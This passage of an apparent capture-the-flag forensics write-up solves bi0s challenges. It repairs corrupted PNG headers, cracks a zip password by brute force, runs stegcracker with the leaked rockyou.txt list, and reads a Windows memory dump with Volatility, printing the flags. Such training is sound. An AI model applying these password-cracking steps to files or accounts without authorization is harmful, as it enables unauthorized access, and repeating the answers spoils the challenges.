
FLAG: bi0s{7h3_sn0w_0f_surpr1s3s}

5.Upgr4d3d_f1xm3


DESCRIPTION

You are facing a formidable file recovery task that has left even experienced DFIR analysts stumped. A critical piece of evidence appears irretrievable, but we believe in your exceptional skills and problem-solving abilities to conquer this challenge. Dive into the depths of digital forensics, analyze the corrupted file, and employ innovative techniques to recover the elusive data. The success of the investigation rests in your hands as you unravel the mysteries within, showcasing your prowess as a master of file recovery. Can you accomplish what others couldn't and restore the critical evidence? The time has come to prove your mettle and emerge victorious in this demanding DFIR endeavor.

Attached file chall.png does not open:



So fix the PNG critical chunks (PNG & IHDR) in HxD and save



Obtained PNG image:

FLAG: bi0s{crc_f1xup}

6.**f1xm3**


DESCRIPTION

In the realm of digital forensics and incident response, a critical case emerged where vital files crucial to a high-stakes investigation were mysteriously corrupted. The integrity of the evidence hung in the balance as investigators raced against time to recover the irreplaceable data. As they delved into the labyrinth of corruption, every avenue was explored, from utilizing specialized software to employing advanced data recovery techniques. Countless hours were spent meticulously analyzing the fragmented remnants of the files, tirelessly piecing them back together like a digital jigsaw puzzle. The recovery process became a relentless pursuit of missing fragments, each one bringing them closer to restoring the vital evidence. They were able to retrieve the majority of the files, but one file remained stubbornly elusive. The investigators were perplexed as to why this file was so difficult to recover, but they were determined to leave no stone unturned. Can you help the investigators recover the missing file?


Attached file ch4ll.png does not open, says unsupported file format
So open the file up in HxD

Fix the PNG, IHDR, IDAT and IEND chunks according to PNG format

Before fix highlighted erroneous chunks:



After fix:



Even fix footer chunk IEND by changing bytes to - 49 45 4E 44 AE 42 60 82

PNG file opens:

FLAG: bi0s{g00d_f1x_g00d_s0lv3}


7. **Brut3nf0rce**

DESCRIPTION


In the realm of digital forensics, a complex investigation unfolded involving a world class criminal engaging in a secret smuggle of sensitive information. As investigators pursued the trail, they discovered that the evidence of their illicit activities was concealed within a hidden file that is protected. Despite their expertise, the investigation team found themselves stymied by sophisticated encryption techniques and clever obfuscation that the file's password is not in rockyou.txt. Seeking an expert in the field, they turned to a skilled analyst renowned for their prowess in bhruteforcing. Armed with cutting-edge tools and an unwavering determination, the analyst delved into the digital labyrinth, meticulously analyzing the file as well as employing advanced techniques. Can you unravel the encryption where the key is less than 3 characters as mentioned by the criminal and the picture inside has a stegonography message hidden with one of the universal passwords. The success of the investigation rests in your hands as you navigate the intricacies of digital forensics to uncover the truth hidden within the virtual depths?

From description we know key < 3 characters, use this hint while brute forcing


[brute forcing zip files](#) - link to brute force the given zip file



Now use password ‘gz’ to open zip file:




We get chall7.jpg:



Then perform steg analysis using stegcracker on this image

```
kali% ls
 bl1ndf0ld.png  'chall(1).py'   chall.py   'chall.tar(1).xz'   chall.tar.xz   chall.zip      'Decrypt the Secrets.pcapng'   Digital_Vault.pcap   One_by_One.pcapng          rockyou.txt   Volatility-installation-script
'chall(1).jpg'   chall.jpg      chall.raw  'chall.tar(2).xz'   chall.txt      decrypted.png  'Digital_Vault(1).pcap'        'Network Security'   Protocol_Crackdown.pcapng   secret.txt
kali% unzip chall.zip
Archive:  chall.zip
[chall.zip] chall7.jpg password:
  inflating: chall7.jpg
kali% ls
 bl1ndf0ld.png  'chall(1).py'   chall.jpg   chall.raw         'chall.tar(2).xz'   chall.txt   decrypted.png              'Digital_Vault(1).pcap'  'Network Security'   Protocol_Crackdown.pcapng   secret.txt
'chall(1).jpg'   chall7.jpg     chall.py   'chall.tar(1).xz'   chall.tar.xz       chall.zip  'Decrypt the Secrets.pcapng'   Digital_Vault.pcap       One_by_One.pcapng           rockyou.txt                 Volatility-installation-script
kali% stegcracker chall7.jpg rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'chall7.jpg' with wordlist 'rockyou.txt'..
Successfully cracked file with password: batman1
Tried 3042 passwords
Your file has been written to: chall7.jpg.out
batman1
kali%
```

We get password as '**batman1**' by doing a dictionary attack using the infamous leakedpasswords wordlist 'rockyou.txt'
Then we extract any data present in image using steghide
After Enter passphrase: , text is blank to hide password but i did type batman1 and click enter



FLAG: bi0s{bruting_satisfaction_for_real}

8.**bl4ckscr33n_ex3cuti0n**

DESCRIPTION

In the realm of digital forensics, a perplexing challenge emerged where investigators struggled to recover crucial blackscreen crash after a pragram being run and we want the history from volatile memory. Despite their expertise, the intricacies of the task proved formidable, leaving them unable to retrieve vital information needed for a critical investigation. Recognizing the importance of this missing piece, the investigation team turned to a skilled analyst known for their expertise in memory forensics. With a deep understanding of memory structures and relentless determination, analyst delved into the memory dump, meticulously examining the artifacts left behind. Can you recover the missing data and help the investigation team solve the case?

We will use volatility to analyze the .raw file obtained after extracting from the .tar.xz file attached in challenge
First we will check for current profiles in chall.raw:

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f chall.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/bipinraj/Documents/CTF/Volatility-installation-script/chall.raw)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82935c28L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82936c00L
                KPCR for CPU 1 : 0x80d9c000L
                KPCR for CPU 2 : 0x8c01e000L
                KPCR for CPU 3 : 0x8c059000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2023-06-11 14:25:53 UTC+0000
     Image local date and time : 2023-06-11 07:25:53 -0700
```

Since description tells us that a crash occured and they want crucial data that they were working with pre-crash, so we look into consoles using consoles plugin with volatility

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f chall.raw --profile=Win7SP1x86_23418 consoles
Volatility Foundation Volatility Framework 2.6.1
**************************************************
ConsoleProcess: conhost.exe Pid: 3928
Console: 0x5481c0 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 980 Handle: 0xc
----
CommandHistory: 0x2b70b0 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0xc
Cmd #0 at 0x2b5870: the flag is bi0s{m3m0ry_suprem4cy}
----
Screen 0x29cfb8 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\bi0s>the flag is bi0s{m3m0ry_suprem4cy}
'the' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\bi0s>
**************************************************
ConsoleProcess: conhost.exe Pid: 3180
Console: 0x5481c0 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\bi0s\Desktop\DumpIt.exe
Title: C:\Users\bi0s\Desktop\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 868 Handle: 0x60
----
CommandHistory: 0x207078 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
```

Install volatility from
https://github.com/bleh92/Volatility-installation-script

FLAG: bi0s{m3m0ry_suprem4cy}

9. R3c0v3rytxt

DESCRIPTION

In the realm of digital forensics, a critical investigation unfolded where the key to solving the case lay hidden within a memory dump. Investigators were faced with the daunting task of recovering a crucial file that had been echanged by criminals. Despite their expertise, traditional methods failed to yield the desired results, leaving them at a standstill. Recognizing the urgency and significance of the file, the investigation team turned to a skilled DFIR analyst renowned for their memory forensics capabilities. Armed with in-depth knowledge of memory structures and advanced techniques, the analyst meticulously have to dissect the memory dump, searching for traces of the elusive file. This remarkable feat should underscor the vital role of memory forensics in uncovering hidden artifacts and demonstrated the analyst's unwavering commitment to bringing justice to light. Can you recover the lost file and help the investigation team solve the case?


We will use volatility to analyze the chall.raw file extracted from chall.tar.xz file attached in challenge.

Install volatility - https://github.com/bleh92/Volatility-installation-script

